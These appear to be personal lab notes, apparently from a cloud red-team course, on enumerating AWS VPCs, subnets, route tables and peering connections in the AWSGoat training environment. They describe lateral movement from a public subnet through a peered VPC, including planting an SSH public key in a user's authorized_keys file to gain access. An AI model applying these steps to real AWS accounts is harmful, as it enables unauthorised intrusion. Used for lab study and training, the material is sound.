
- Notice that in the following screenshot, subnet-00520723a91ff4d54 can access VPC2 through VPC Peering which we can see at the bottom. PCX refers to VPC peering

- Notice in the following screenshot, subnet-0ac4b8aa82d7ab459 doesn't have connection to VPC2 even the other subnet can access it. but as we see in its routing table, It can access the internet through IGW but the other subnet can't.
Attacking VPC
Enumeration
# Enumerating VPCs
aws ec2 describe-vpcs
aws ec2 describe-vpcs --filters="Name=vpc-id,Values=vpc-02cfe2062dcda9dea"

# Enumerating Subnets
aws ec2 describe-subnets

# describe subnets in a specific VPC
aws ec2 describe-subnets  --filters="Name=vpc-id,Values=vpc-0b3197963900d5b91"

# Enumerating Routes
aws ec2 describe-route-tables

aws ec2 describe-route-tables --filters="Name=vpc-id,Values=vpc-0b3197963900d5b91"

# Enumerating ACLs
aws ec2 describe-network-acls
Notes:

- Each subnet has a Main routing table. The Main route table automatically comes with your VPC and controls routing for all subnets not explicitly associated with another.
- For ACLs, when Egress equals True that means its outgoing connection, and if it equals False that means its an incoming connecting.
Lateral Movement

-
List VPC Peering Connections

bashaws ec2 describe-vpc-peering-connections -
VPC peering exists between 2 VPCs, one is Requester and other is Accepter, but the connection will be Bidirectional, meaning that EC2s from any of the VPCs can access EC2s from the other VPC.
-
Enumerate subnets of the VPCA. because the there might be only 1 subnet in the VPC that can access the other VPC because the routing is done by routing tables and those can be attached at the subnet level. [[CARTS Notes#^220ca5 | Enumerate Subnets]]
-
Enumerate the routing tables of the targeted subnet [[CARTS Notes#^93dc9e | Enumerate routing table of the subnet]] when we see PCX in a routing table, that means there is a peering connection here
 Enumerating routing tables of AWSGoat
 -
Enumerate subnets and routing table sof VPCB also, to understand if there is multiple subnets in there, and to know if the VPC peering between the 2 VPCs gives access to all the subnets or just specific ones !.
-
Notes:
- the private subnet can't be accessed even if we have a access and secret keys, we have to access the public subnet first, and then from it we can access the private subnet. [[CARTS Notes#^1090ea | Look at this screenshot]].
- If the routing table attached to a subnet contains IGW then its a public subnet because It can access and be accessed through the internet

-
Enumerate EC2 instances in a subnet
bashaws ec2 describe-instances --filters="Name=subnet-id,Values=subnet-09d6b4a301512c565"AWSGoat has a public subnet - Knew that from enumerating the routing tables of the subnets and I found a subnet that has igw - , meaning that its accessible from the internet
 Now, enumerate instances in this subnetbash
aws ec2 describe-instances --filters="Name=subnet-id,Values=subnet-09d6b4a301512c565"found 1 and this is its public IP address

-
If we have SSH key and the public IP of the instance, we can access it
-
Lets assume that we were able to find a private key and a username that can access this instance, we can access it like
bashssh -i id_ed25519 VincentVanGoat@54.147.42.91 what I really did was getting access to the instance from the web portal, and I injected my public key in the authorized_keys file of the VincentVanGoat user.

-

The lateral movement example
- Access ec2 instance in the public subnet of VPC1
- Access ec2 instance in the private subnet of VPC1 using its private IP (because VPC2 is only accessible through the private subnet as it has the VPC peering connection to VPC2).
